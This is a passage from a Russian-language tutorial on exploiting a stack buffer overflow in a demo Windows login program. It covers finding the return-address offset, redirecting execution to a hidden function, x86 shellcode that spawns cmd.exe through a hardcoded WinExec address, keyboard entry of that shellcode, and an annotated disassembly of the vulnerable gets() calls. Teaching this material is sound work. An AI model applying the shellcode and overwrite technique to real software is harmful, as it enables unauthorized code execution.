Программа нас спрашивает логиг и пароль. Раз спрашивает, значит, копирует в буфер, а раз копирует в буфер, то тут и до переполнения недалеко. Вводим "AAAA…" (очень много букв "A") в качестве имени и "BBB…" в качестве пароля. Программа немедленно падает, реагируя на это критической ошибкой приложения (см. рис. 7). Ага! Значит, переполнение все-таки есть! Присмотримся к нему повнимательнее: Windows говорит, что "**Инструкция по адресу 0x41414141 обратилась к памяти по адресу 0x41414141**". Откуда она взяла 0x41414141? Постойте, да ведь 0x41 это шестнадцатеричный ASCII-код буквицы "A". Значит, во-первых, переполнение произошло в буфере логина, а во-вторых данный тип переполнения допускает передачу управления на произвольный код, поскольку регистр указатель команд переметнулся на содержащийся в хвосте буфера адрес. Волею судьбы по адресу 0x41414141 оказался расположен бессмысленный мусор, возбуждающий процессор вплоть до исключения, но этому горю легко помочь!



Рисунок 7 реакция системы на переполнение

Для начала нам предстоит выяснить какие по счету символы логина попадают в адрес возврата. В этом нам поможет последовательность в стиле "qwerty…zxcvbnm", вводим ее и… система сообщает, что "инструкция по адресу 0x7a6c6b6a обратилась к памяти…". Запускаем HIEW и набиваем эти "7A 6C 6B 6A" на клавиатуре. Получается: "zlkj". Значит, в адрес возврата попали 17й, 18й, 19й и 20й символы логина (на x86 архитектуре младший байт записывается по меньшему адресу, т. е. машинное слово как бы становится к лесу передом, а к нам задом).

Наскоро дизассемблировав программу (см. "дизассемблирование в условиях приближенных к боевым"), мы обнаруживаем в ней прелюбопытнейшую функцию root, с помощью которой можно творить чудеса, да вот беда! при нормальном развитии событий она никогда не получается управления… Если, конечно, не подсунуть адрес ее начала вместо адреса возврата. А какой у root'а адрес? Смотрим – 00401150h. Перетягиваем младший байты на меньшие адреса и получаем: 50 11 40 00. Именно в таком виде адрес возврата хранится в памяти. Слава великому Будде, что ноль в нем встретился лишь однажды, в аккурат оказавшись на его конце. Пусть он и будет тем нулем, что служит завершителем всякой ASIIZ-строки. Символам с кодами 50h и 40h соответствуют буквицы "P" и "@". Символу с кодом 11h соответствует комбинация <Ctrl-Q> или <Alt>+<0, 1, 7> (нажмите Alt, введите на цифровой клавиатуре 0, 1 и 7, отпустите Alt).

Задержав дыхание вновь запускаем программу и вводим "qwertyuiopasdfgh**P^Q@**", пароль можно пропустить. Собственно говоря, символы "qwertyuiopasdfgh" могут быть любыми, главное, чтобы "**P^Q@**" располагались в 17й, 18й и 19й позициях. Нуль, завершающий строку, водить не надо, функция gets впендюрит его самостоятельно.

Если все сделано правильно, то программа победоносно выведен на экран "your have root", подтверждая, что атака сработала. Правда, по выходу из root'а программа немедленно грохнется, т. к. на стеке находится мусор, но это уже не суть важно, ведь функция root уже отработала и стала не нужна.



Рисунок 8 передача управления функции root

Передавать управление на готовую функцию – просто, не интересно (тем более, что такой функции в атакуемой программе может и не быть). Намного более действенно заслать на удаленную машину свой собственный shell-код и там его исполнить.

Вообще говоря, организовать удаленный shell не так-то просто, – необходимо как минимум установить TCP/UDP соединение, попутно обманув доверчивый firewall, создать прайпы, связать их дескрипторами ввода/вывода терминальной программы, а самому работать диспетчером, гоняя данные между сокетами и пайпами. Некоторые пытаются поступить проще, пытаясь унаследовать дескпиторы, но на этом пути их ждет жестокий облом, т.к. дескрпиторы не наследуются и такие эксполоиты не работают. Даже и не пытайтесь их оживить – все равно не получится. Если среди читателей наберется кворум, эту тему можно будет осветить во всех подробностях, пока же ограничится локальным shell'ом, но и он для некоторых из вас будет своеобразных хакерским подвигом!

Вновь запускаем нашу демонстрационную программу, срываем буфер, вводя строку "AAA….", но вместо того чтобы нажать "OK" в диалоге критической ошибки приложения, давим "отмену", запускающую отладчик (для этого он должен быть установлен). Конкретно нас будет интересовать содержимое регистра ESP в момент сбоя. На моей машине он равен 0012FF94h, у вас это значение может отличаться. Вводим этот адрес в окне дампа и, прокручивая его вверх/вниз, находим где там наша строка "AAAAA…". В моем случае она расположена по адресу: 0012FF80h.

Теперь мы можем изменить адрес возврата на 12FF94h и тогда управление будет передано на первый байт переполняющегося буфера. Остается лишь подготовить shell-код. Чтобы вызвать командный интерпретатор в осях семейства NT необходимо дать команду WinExec("CMD", x). В 9x такого файла нет, но зато есть command.com, который саксь и маст дай, и вообще анахронизм. На языке ассемблера этот вызов может выглядеть так (код можно набить прямо в HIEW'e):

```
00000000: 33C0          xor     eax,eax
00000002: 50            push    eax
00000003: 68434D4420    push    020444D43 ;" DMC"
00000008: 54            push    esp
00000009: B8CA73E977    mov     eax,077E973CA ;"wesE"
0000000E: FFD0          call    eax
00000010: EBFE          jmps    000000010
```

Листинг 10 подготовка shell-кода

Здесь мы используем целый ряд хитростей и допущений, подробный разбор которых требует отдельной книги. Если говорить кратко, то 77E973CAh – это адрес API-функции WinExec, жестко прописанный в программу и добытый путем анализа экспорта файла KERNEL32.DLL утилитой DUMPBIN. Это грязный и ненадежный прием, т. к. в каждой версии оси адрес функции свой и правильнее было бы добавить в shell-код процедуру обработки экспорта, описанную в следующей статье. Почему вызываемый адрес предварительно загружается в регистр EAX? Потому что call 077E973CAh на самом деле ассемблируется в относительный вызов, чувствительный к местоположению call'a, что делает shell-код крайне немобильным.

Почему в имени файла "CMD " (020444D43h читаемое задом наперед) стоит пробел? Потому, что в shell-коде не может присутствовать символ нуля, т.к. он служит завершителем строки. Если хвостовой пробел убрать, то получится **00**0444D43h, а это уже не входит в наши планы. Вместо этого мы делаем XOR eax, eax, обнуляя EAX на лету и запихивая его в стек, для формирования нуля, завершающего строку "CMD ". Но непосредственно в самом shell-коде этого нуля нет!

Поскольку в отведенные нам 16 байт shell-код влезать никак не хочет, а оптимизировать его уже некуда, мы прибегаем к вынужденной рокировке и перемещаем shell-код в парольный буфер, отстоящий от адреса возврата на 32 байта. Учитывая что абсолютный адрес парольного буфера равен 12FF70h (внимание! у вас он может быть другим!) shell-код будет выглядеть так (просто переводим hex-коды в ASCII символы, вводя непечатные буквицы через alt+num):

```
login :1234567890123456<alt-112><alt-255><alt-18>
passwd:3<alt-192>PhCMD T<alt-184><alt-202>s<alt-233>w<alt-255><alt-208><alt-235><254>
```

Листинг 11 ввод shell-кода с клавиатуры (выделенные жирным шрифтом выделены коды, специфичные для данной конкретной машины)

Вводим это в программу. логин срывает стек на хрен и передает управление на парольный буфер, где лежит shell-код. На экране появляется приглашение командного интерпретатора. Все! Теперь с системой можно делать все, что угодно! Открываем на радостях

пиво и прыгаем в постель, ибо как говорит народная мудрость: 1/3 своей жизни человек проводит в постели, а 2/3 в попытке в эту постель затащить. Правда, девушки думают иначе.

дизассемблирование в условиях приближенных к боевым

```
.text:00401150 sub_401150     proc near
.text:00401150 ; начало функции root, т.е. той функции, которая обеспечивает
.text:00401150 ; весь необходимый хакеру функционал, адрес начала играет
.text:00401150 ; ключевую роль в передаче управления, поэтому на всякий случай
.text:00401150 ; запишем его на бумажку. саму же функцию root мы комментировать
.text:00401150 ; не будем, т.к. в демонстрационном примере она реализована
.text:00401150 ; в виде "заглушки"
.text:00401150 ;
.text:00401150         push    offset aYourHaveARoot ; format
.text:00401155         call    _printf
.text:0040115A         pop     ecx
.text:0040115B         retn
.text:0040115B sub_401150     endp
.text:0040115B
.text:0040115C _main   proc near                       ; DATA XREF: .data:0040A0D0o
.text:0040115C ; начало функции main – главной функции программы
.text:0040115C
.text:0040115C var_20  = dword ptr -20h
.text:0040115C s       = byte ptr -10h
.text:0040115C ; IDA автоматически распознала две локальных переменных, одна из
.text:0040115C ; которых лежит на 10h байт выше дна кадра стека, а другая на 20h;
.text:0040115C ; судя по размеру – это буфера (ну а что еще может занимать столько
.text:0040115C ; байтов?)
.text:0040115C ;
.text:0040115C argc    = dword ptr  4
.text:0040115C argv    = dword ptr  8
.text:0040115C envp    = dword ptr  0Ch
.text:0040115C ; аргументы, переданные функции main для нас сейчас неинтересны
.text:0040115C
.text:0040115C         add     esp, 0FFFFFFE0h
.text:0040115C ; открываем кадр стека, отнимая от ESP 20h байт
.text:0040115C ;
.text:0040115F         push    offset aLogin          ; format
.text:00401164         call    _printf
.text:00401169         pop     ecx
.text:00401169 ; printf("login:");
.text:00401169 ;
.text:0040116A         lea     eax, [esp+20h+s]
.text:0040116E         push    eax                    ; s
.text:0040116F         call    _gets
.text:00401174         pop     ecx
.text:00401174 ; gets(s);
.text:00401174 ; функция gets не контролирует длину вводимой строки и потому буфер s
.text:00401174 ; может быть переполнен! поскольку буфер s лежит на дне кадра стека,
.text:00401174 ; то непосредственно за ним следует адрес возврата, следовательно,
.text:00401174 ; его перекрывают 11h – 14h байты буфера s
.text:00401174 ;
.text:00401175         push    offset aPasswd         ; format
.text:0040117A         call    _printf
.text:0040117F         pop     ecx
.text:0040117F ; printf("passwd:");
.text:0040117F
.text:00401180         push    esp                    ; s
.text:00401181         call    _gets
.text:00401186         pop     ecx
.text:00401186 ; функции gets передается указатель на вершину кадра стека,
.text:00401186 ; а на вершине у нас буфер var_20, поскольку gets не контролирует
.text:00401186 ; длины вводимой строки, то возможно переполнение. 11h - 20h байты
.text:00401186 ; буфера var_20 перековывают буфер s, а 21h – 24h попадают на адрес
.text:00401186 ; возврата, таким образом, адрес возврата может быть изменен двумя
.text:00401186 ; разными способами – из буфера s и из буфера var_20
.text:00401186 ;
.text:00401187         push    offset aBob            ; s2
.text:0040118C         lea     edx, [esp+24h+s]
.text:00401190         push    edx                    ; s1
.text:00401191         call    _strcmp
.text:00401196         add     esp, 8
.text:00401199         test    eax, eax
.text:0040119B         jnz     short loc_4011C0
.text:0040119D         push    offset aGod            ; s2
.text:004011A2         lea     ecx, [esp+24h+var_20]
```

```
.text:004011A6        push    ecx                     ; s1
.text:004011A7        call    _strcmp
.text:004011AC        add     esp, 8
.text:004011AF        not     eax
.text:004011B1        test    eax, eax
.text:004011B3        jz      short loc_4011C0
.text:004011B5        push    offset aHelloBob        ; format
.text:004011BA        call    _printf
.text:004011BF        pop     ecx
.text:004011BF ; проверка пароля, с точки зрения переполняющихся буферов
.text:004011BF ; не представляет ничего интересного
.text:004011BF ;
.text:004011C0 loc_4011C0:                            ; CODE XREF: _main+3Fj
.text:004011C0        add     esp, 20h
.text:004011C0 ; закрытие кадра стека
.text:004011C0
.text:004011C3        retn
.text:004011C3 ; извлечения адреса возврата и передача на него управления
.text:004011C3 ; при нормальном развитии событий retn возвращает нас в материнскую
.text:004011C3 ; функцию, но если произошло переполнение и адрес возврата был
.text:004011C3 ; изменен, управление получит совсем другой код, которым как правило
.text:004011C3 ; является код злоумышленника
.text:004011C3 _main   endp
```

заключение

Пара общих соображений на последок. Переполняющиеся буфера настолько интересная тема, что ей не колеблясь можно посвятить всю жизнь. Не отчаивайтесь и не раскисайте при встрече с трудностями, первый проблески успеха придут лишь через несколько лет упорного чтения документации, и бесчисленных экспериментов с компиляторами, дизассемблерами и отладчиками. Чтобы изучить повадки переполняющихся буфером, мало уметь ломать, необходимо еще и программировать… И кому только пришло в голову назвать хакерство вандализмом?! Это – интеллектуальная игра, требующая огромной сосредоточенности, невероятных усилий и дающая отдачу только тем, что сделал для киберпространства что-то полезное.